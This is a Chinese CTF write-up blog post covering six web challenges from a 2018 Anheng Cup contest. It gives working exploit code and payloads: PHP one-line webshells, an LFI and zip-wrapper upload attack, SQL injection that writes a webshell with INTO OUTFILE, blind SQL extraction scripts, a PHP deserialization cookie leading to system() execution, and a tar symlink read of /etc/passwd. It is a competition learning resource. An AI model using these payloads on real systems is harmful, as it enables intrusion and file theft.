2018安恒杯11月赛-Web writeup

原创

Coo1D 于 2018-11-28 10:27:46 发布 2345 收藏 1


分类专栏： CTF Web

本文链接：https://blog.csdn.net/CoolD_/article/details/84579893

CTF 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



Web


4 篇文章 0 订阅

订阅专栏

文章目录

手速要快

在header中发现password



然后来到上传界面，上传一句话，bp抓包后缀加上`.jpg`
访问发现解析为php
getshell 读取flag
`flag{698539765730b69026796420b9201e03}`

image_up

打开以后发现url有`page=`猜测存在文件包含
测试php伪协议
`http://101.71.29.5:10007/index.php?page=php://filter/convert.base64-encode/resource=index`
读到源码

```
<?php
  if(isset($_GET['page'])){
    if(!stristr($_GET['page'],"..")){
      $page = $_GET['page'].".php";
      include($page);
    }else{
      header("Location: index.php?page=login");
    }
  }else{
    header("Location: index.php?page=login");
  }
```

会在url后加`.php`
随手测试登陆发现能登陆，进入上传界面，再读upload源码

```php
<?php
    $error = "";
    $exts = array("jpg","png","gif","jpeg");
    if(!empty($_FILES["image"]))
    {
        $temp = explode(".", $_FILES["image"]["name"]);
        $extension = end($temp);
        if((@$_upfileS["image"]["size"] < 102400))
        {
            if(in_array($extension,$exts)){
              $path = "uploads/".md5($temp[0].time()).".".$extension;
              move_uploaded_file($_FILES["image"]["tmp_name"], $path);
              $error = "涓婁紶鎴愬姛!";
            }
        else{
            $error = "涓婁紶澶辫触锛�";
        }

        }else{
          $error = "鏂囦欢杩囧ぇ锛屾笭澶氭潯瑙ｇ璐ワ紵";
        }
    }
?>
```

发现文件上传想到 lfi+upload，上传一个内容带有一句话木马的jpg，再包含即可getshell根据 `$path = "uploads/".md5($temp[0].time()).".".$extension;` 可以预测上传文件名

由于index中强行拼接 `.php`

想到利用zip伪协议

写个php一句话，压缩为zip，再改后缀jpg，上传jpg

脚本爆破文件名

```python
import time
import requests
import hashlib

url = "http://101.71.29.5:10007/"
def md5(str):
 m = hashlib.md5()
 m.update(str)
 return m.hexdigest()
files = {
 "image":("coold.jpg",open("1.zip","rb"))
}
t = int(time.time())+8*3600
requests.post(url=url+"index.php?page=upload",files=files)
for i in range(t-200,t+200):
 path = "uploads/"+md5("coold"+str(i))+".jpg"
 status = requests.get(url=url+path).status_code
 if status == 200:
  print path
  break
```

PS:这里服务器时差8h是真的坑

爆出文件名，访问

```
http://101.71.29.5:10007/index.php?page=zip://./uploads/4d1fdcca6693db54aae0b2d92cf8eda5.jpg%23coold
```

这里由于是zip所以用`%23`截断然后写入压缩包文件名，强行拼接`.php`所以只写coold就可
如果用phar协议需要把`%23`换成`/`
拿到shell执行命令读flag即可

```
flag{3809f2ce999b4d99c8051e285505a014}
```

write a shell

在用户信息处发现注入点，存在魔术引号和非法字符串替换
过滤了`@`利用waf漏洞`^`会转化为`@`

先查看用户权限 sql语句

```
select GRANTEE,PRIVILEGE_TYPE,3,4,IS_GRANTABLE from information_schema.USER_PRIVILEGES
```

payload

```
http://101.71.29.5:10011/user/user.php?id=24;set^s=concat(CHAR(115, 101, 108, 101, 99, 116, 32, 71, 82, 65, 78, 84, 69, 69, 44, 80, 82, 73, 86, 73, 76, 69, 71, 69, 95, 84, 89, 80, 69, 44, 51, 44, 52, 44, 73, 83, 95, 71, 82, 65, 78, 84, 65, 66, 76, 69, 32, 102, 114, 111, 109, 32, 105, 110, 102, 111, 114, 109, 97, 116, 105, 111, 110, 95, 115, 99, 104, 101, 109, 97, 46, 85, 83, 69, 82, 95, 80, 82, 73, 86, 73, 76, 69, 71, 69, 83));PREPARE a FROM^s;
EXECUTE a;
```

该用户存在文件读写权限

查看文件读写路径 sql语句

```
show variables like '%secure_file_priv%'
```

payload

```
http://101.71.29.5:10011/user/user.php?id=24;set^s=concat(CHAR(115, 104, 111, 119, 32, 118, 97, 114, 105, 97, 98, 108, 101, 115, 32, 108, 105, 107, 101, 32, 39, 37, 115, 101, 99, 117, 114, 101, 95, 102, 105, 108, 101, 95, 112, 114, 105, 118, 37, 39, 10));PREPARE a FROM^s;EXECUTE a;
```

写入一句话 sql语句

```
select'<?php eval($_POST[coold]);?>'into outfile '/var/www/html/favicon/coold.php'
```

payload

```
http://101.71.29.5:10011/user/user.php?id=24;set^s=concat(CHAR(115, 101, 108, 101, 99, 116, 39, 60, 63, 112, 104, 112, 32, 101, 118, 97, 108, 40, 36, 95, 80, 79, 83, 84, 91, 99, 111, 111, 108, 100, 93, 41, 59, 63, 62, 39, 105, 110, 116, 111, 32, 111, 117, 116, 102, 105, 108, 101, 32, 39, 47, 118, 97, 114, 47, 119, 119, 119, 47, 104, 116, 109, 108, 47, 102, 97, 118, 105, 99, 111, 110, 47, 99, 111, 111, 108, 100, 46, 112, 104, 112, 39));PREPARE a FROM^s;EXECUTE a;
```

访问 `http://101.71.29.5:10011/favicon/coold.php`

getshell

```
flag{f6c5acfd4192b4152661d19b411d2d63}
```

ezsql

load_file读文件

```
import requests
import string
import binascii

hex = lambda s: binascii.hexlify(s)
char = '0123456789ABCDEF'
filename = '/var/www/html/index.php'
c = ''
url = 'http://101.71.29.5:10015/user/user.php?id=2-if(hex(load_file(0x2F7661722F7777772F68746D6C2F696E6465782E70
6870))like(0x%s),1,2)'

for _ in xrange(10000):
 for i in char:
  payload = c + i + '%'
  _url = url % (hex(payload))
  r = requests.get(_url, cookies={'PHPSESSID':'40sdu08nvrl43q4f60b32l3ft1'})
  if '2018' in r.content:
   print '......' + payload
   c = c + i
   break
   print c
```

分别读`/var/www/html/index.php`

```
<?php
require_once('config/sys_config.php');
require_once('header.php');
if(isset($_COOKIE['CONFIG'])){
    $config = $_COOKIE['CONFIG'];
    require_once('config/config.php');
}
?>
```

和`/var/www/html/config.php`

```php
<?php
$config = unserialize(base64_decode($config));
if(isset($_GET['p'])){
    $p=$_GET['p'];
    $config->$p;
}
class Config{
    private $config;
    private $path;
    public $filter;
    public function __construct($config=""){
        $this->config = $config;
        echo 123;
    }
    public function getConfig(){
        if($this->config == ""){
            $config = isset($_POST['config'])?$_POST['config']:"";
        }
    }
    public function SetFilter($value){
//        echo $value;
    $value=waf_exec($value);
        var_dump($value);
    if($this->filter){
            foreach($this->filter as $filter){
                $array = is_array($value)?array_map($filter,$value):call_user_func($filter,$value);
            }
            $this->filter = array();
        }else{
            return false;
        }
        return true;
    }
    public function __get($key){
        //var_dump($key);
    $this->SetFilter($key);
        die("");
    }
}
```

发现是一波反序列化的操作

```
index.php-->cookie[CONFIG]-->config.php-->unserialize(base64_decode($config));
```

```php
   public function __get($key){
        //var_dump($key);
    $this->SetFilter($key);
        die("");
    }
```

以及

```php
if(isset($_GET['p'])){
    $p=$_GET['p'];
    $config->$p;
}
```

发现可控值，跟踪SetFilter

```
    $value=waf_exec($value);
        var_dump($value);
    if($this->filter){
            foreach($this->filter as $filter){
                $array = is_array($value)?array_map($filter,$value):call_user_func($filter,$value);
```

发现可进行RCE的位置，于是尝试构造

```
$coold = new Config();
$coold->filter = array('system');
echo base64_encode(serialize($coold));
```

得到

```
CONFIG=Tzo2OiJDb25maWciOjM6e3M6MTQ6IgBDb25maWcAY29uZmlnIjtzOjA6IiI7czoxMjoiAENvbmZpZwBwYXRoIjtOO3M6NjoiZmlsdGVyIjthOjE6e2k6MDtzOjY6InN5c3RlbSI7fX0=
```

修改cookie 执行任意命令

```
index.php?p=
```

根据waf.php中的waf_exec()得知，过滤了‘/’，‘’，所以不能跨目录读flag文件，尝试使用$IFS进行绕过空格

payload

```
/index.php?p=grep$IFS-ri$IFS.$IFSflag
```

```
flag{d6e29836ea0e962b0b00c3bf9292b5ad}
```

好黑的黑名单

拿到题目，f12发现

```
http://101.71.29.5:10041/show.php?id=1
```

测试注入发现

```
http://101.71.29.5:10008/show.php?id=1
```


```
http://101.71.29.5:10008/show.php?id=2
```

过滤时

报错时

即可得到题目的4种特征
Fuzz后发现可得黑名单如下图

```
function filtering($str) {
    $check= eregi('sleep|insert|update|delete|\/\*|\*|union|into|load_file|outfile|\"|\'|<|>|=|\+| |like|\$|\?|rlike|ascii|conv|
    hex|mid|substr|benchmark|greatest|in\(|in |order|exists|\^|bin|char|left|right|information_schema.tables|limit|
    information_schema.columns', $str);
    if($check){
```

逻辑运算符都被过滤并且like无法使用的情况下，就需要一个小技巧`between and`，用`between and`来代替逻辑运算符
可构造paylaod如下`?id=-1or(select(selectdatabase())between'a'and'z')`
但是黑名单还过滤了单引号，索性，`between and`支持16进制，所以将字符改为16进制即可如下

```
?id=-1or(select(selectdatabase())between0x61and0x7a)
```

最终还要将空格改为`%0a`
根据payload编写脚本


```
# -*- coding:utf-8 -*-
import requests
import binascii

test = ',0123456789abcdefghijklmnopqrstuvwxyz{|}~'
res = ''
flag = ''
for num in range(1,50):
 for x in test:
  bet_1 = bytes(flag + x)
  bet_2 = bytes(flag + '~')
  #web
  #payload = "?id=-1%%0aor%%0a(select%%0a(select%%0adatabase())%%0abetween%%0a0x%s%%0aand%%0a0x%s)"%(binascii.b2a_hex(bet_1).decode(),binascii.b2a_hex(bet_2).decode())
  #admin,flaggg,menu
  #payload = "?id=-1%%0aor%%0a(select%%0a(select%%0agroup_concat(table_name)%%0afrom%%0ainformation_schema%%0a.%%0atables%%0awhere%%0atable_schema%%0abetween%%0a0x776562%%0aand%%0a0x776562)%%0abetween%%0a0x%s%%0aand%%0a0x%s)"%(binascii.b2a_hex(bet_1).decode(),binascii.b2a_hex(bet_2).decode())
  #id,f1agg
  #payload = "?id=-1%%0aor%%0a(select%%0a(select%%0agroup_concat(column_name)%%0afrom%%0ainformation_schema%%0a.%%0acolumns%%0awhere%%0atable_name%%0abetween%%0a0x666C61676767%%0aand%%0a0x666C61676767)%%0abetween%%0a0x%s%%0aand%%0a0x%s)"%(binascii.b2a_hex(bet_1).decode(),binascii.b2a_hex(bet_2).decode())
  #flag{5d6352163c30ba51f1e2c0dd08622428}
  payload = "?id=-1%%0aor%%0a(select%%0a(select%%0af1agg%%0afrom%%0aflaggg)%%0abetween%%0a0x%s%%0aand%%0a0x%s)"%(binascii.b2a_hex(bet_1).decode(),binascii.b2a_hex(bet_2).decode())
  url="http://101.71.29.5:10008/show.php"+payload
  row = requests.get(url)
  if '郑州烩面的价钱为10' not in row.content:
   if x in '0':
    x = '-'
   flag += chr(ord(x)-1)
   print flag
   break
print flag
```

```
flag{5d6352163c30ba51f1e2c0dd08622428}
```

interesting web

打开题目提示普通用户只能上传jpg文件，admin用户还可以上传tar文件，在网站发现功能注册，登陆，和找回密码，猜测找回admin账户密码。
尝试找回，提示需要token



这里我们发现这是用py写的flask框架，session是存在cookie里的，我们找回密码抓包得到session

```
session=eyJsb2dpbiI6dHJ1ZSwidG9rZW4iOnsiIGIiOiJNak15WXpjek5qUmhNelZpT0RjMlltRXhORFJrWkRobFlqSXhZMk13TUdVPSJ9LCJ1c2VybmFtZSI6ImFkbWluIn0
.DuEsdA.O8HFW6vBDdcjjpgnFD09wOLmaeg; HttpOnly; Path=/
```

base64解密前一部分

```
{"login":true,"token":{" b":"MjMyYzczNjRhMzViODc2YmExNDRkZDhlYjIxY2MwMGU="},"username":"admin
```

再次base64解密得到token

```
232c7364a35b876ba144dd8eb21cc00e
```

修改密码登陆得到admin权限

进入上传界面，提示上传tar，我们想到软链接

构造

```
ln -s /etc/passwd coo1d.jpg
tar cvfp 1.tar coo1d.jpg
```

上传1.tar，访问 `http://101.71.29.5:10010/download/coo1d.jpg`
查看图像信息，将图片另存为
hex打开发现flag

```
14 15  0123456789ABCDEF
6B 75  up:x:34:34:backu
3A 2F  p:/var/backups:/
69 6E  usr/sbin/nologin
4D 61  .list:x:38:38:Ma
61 67  iling List Manag
75 73  er:/var/list:/us
0A 69  r/sbin/nologin.i
64 3A  rc:x:39:39:ircd:
2F 75  /var/run/ircd:/u
6E 0A  sr/sbin/nologin.
47 6E  gnats:x:41:41:Gn
69 6E  ats Bug-Reportin
6E 29  g System (admin)
73 3A  :/var/lib/gnats:
67 69  /usr/sbin/nologi
33 34  n.nobody:x:65534
2F 6E  :65534:nobody:/n
72 2F  onexistent:/usr/
61 70  sbin/nologin._ap
3A 2F  t:x:100:65534::/
69 6E  nonexistent:/bin
3A 39  /false.mysql:x:9
6D 79  99:999::/home/my
30 3A  sql:.ctf:x:1000:
66 3A  1000::/home/ctf:
7B 35  /bin/bash.flag{5
63 62  be43c58a33a867cb
33 7D  11975587f8edf33}
       .
```



```
flag{5be43c58a33a867cb11975587f8edf33}
```